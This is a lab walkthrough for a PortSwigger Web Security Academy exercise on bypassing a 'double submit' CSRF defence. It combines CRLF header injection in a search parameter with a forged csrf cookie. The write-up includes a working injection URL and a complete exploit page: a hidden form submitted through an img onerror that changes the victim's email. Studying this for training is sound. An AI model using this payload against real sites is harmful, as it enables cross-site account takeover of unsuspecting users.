PortSwigger

Description *Use the exploit server to host an HTML page that uses a CSRF attack to change the viewer’s email address. The server uses the insecure “double submit” CSRF prevention technique where the token in the cookie must match the token in the request body.
Your credentials: wiener:peter*
Vulnerability Explanation
The server uses the double submit cookie pattern:

- A CSRF token is stored in a cookie (
csrf=TOKEN_VALUE) - The same token must also be submitted in the request body (
csrf=TOKEN_VALUE) - The server validates that both values match
The flaw: If you can inject a cookie with a value you control, you can set both the cookie and body parameter to the same value (e.g., fake), bypassing the CSRF protection.
Additionally, there is a CRLF injection vulnerability in the search functionality that allows you to inject cookies.
Solution Steps
Step 1: Log in and Capture the Email Change Request
- Log in to your account using
wiener:peter - Submit the “Update email” form
- Capture the request in Burp Proxy (HTTP history)
The request shows:
Step 2: Understand the Double Submit Validation

Send the request to Burp Repeater and test:
| Cookie Value | Body Parameter | Result |
|---|---|---|
| REAL_TOKEN | REAL_TOKEN | Accepted |
| REAL_TOKEN | DIFFERENT | Rejected |
| DIFFERENT | DIFFERENT (matching) | Let’s test |
The validation simply checks that cookie value == body parameter value.
Step 3: Find CRLF Injection for Cookie Injection
- Perform a search (any term like
test) - Send the search request to Burp Repeater
- Observe that the search term gets reflected in the
Set-Cookieheader
This is a CRLF injection vulnerability! You can inject newline characters (%0d%0a) to add arbitrary headers, including Set-Cookie.
Step 4: Create Cookie Injection URL
Create a URL that injects a fake csrf cookie into the victim’s browser:
https://YOUR-LAB-ID.web-security-academy.net/?search=test%0d%0aSet-Cookie:%20csrf=fake%3b%20SameSite=None
Decoded version:
/?search=test\r\nSet-Cookie: csrf=fake; SameSite=None
Step 5: Build the Complete Exploit
Create an exploit that:
- Injects the
csrf=fakecookie using the search vulnerability - Submits the email change form with
csrf=fakein the body

<img src="https://YOUR-LAB-ID.web-security-academy.net/?search=test%0d%0aSet-Cookie:%20csrf=fake%3b%20SameSite=None" onerror="document.forms[0].submit();">

<form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="csrf" value="fake">
    <input type="hidden" name="email" value="hacked@attacker.com">
</form>
Step 6: Complete Exploit HTML
<!DOCTYPE html>
<html>
<head>
    <title>CSRF Exploit - Double Submit Cookie</title>
</head>
<body>
    <!-- CRLF injection to set csrf=fake cookie -->
    <img src="https://YOUR-LAB-ID.web-security-academy.net/?search=test%0d%0aSet-Cookie:%20csrf=fake%3b%20SameSite=None"
         onerror="document.forms[0].submit();">

    <!-- CSRF form with matching fake token -->
    <form method="POST" action="https://YOUR-LAB-ID.web-security-academy.net/my-account/change-email">
        <input type="hidden" name="csrf" value="fake">
        <input type="hidden" name="email" value="pwned@attacker.com">
    </form>
</body>
</html>
Step 7: Upload to Exploit Server
- Go to the exploit server
- Paste your exploit HTML into the “Body” section
- Click “Store”
Step 8: Test and Deliver
- Test on yourself first — click “View exploit”
- Verify your email changes (you’ll need to log in again)
- Change the email address to something different (not your own)
- Click “Deliver to victim”
- The lab is marked as Solved

Why This Works
| Component | Attacker’s Value | Victim Gets |
|---|---|---|
csrf cookie | fake | Injected via CRLF |
csrf body param | fake | Hardcoded in form |
| Session cookie | N/A | Victim’s own session |
The server only checks that the two values match — it doesn’t check if they are valid or tied to the session!
Key Points
| Requirement | Value |
|---|---|
| HTTP Method | POST |
| Endpoint | /my-account/change-email |
| Cookie to inject | csrf=fake |
| Body parameter | csrf=fake (must match cookie) |
| Injection vector | Search CRLF vulnerability |
Important Notes
- The cookie and body token must match — both set to
fake - CRLF injection (
%0d%0a) allows setting arbitrary cookies SameSite=Noneensures the cookie is sent in cross-origin requests- Test on yourself first to verify it works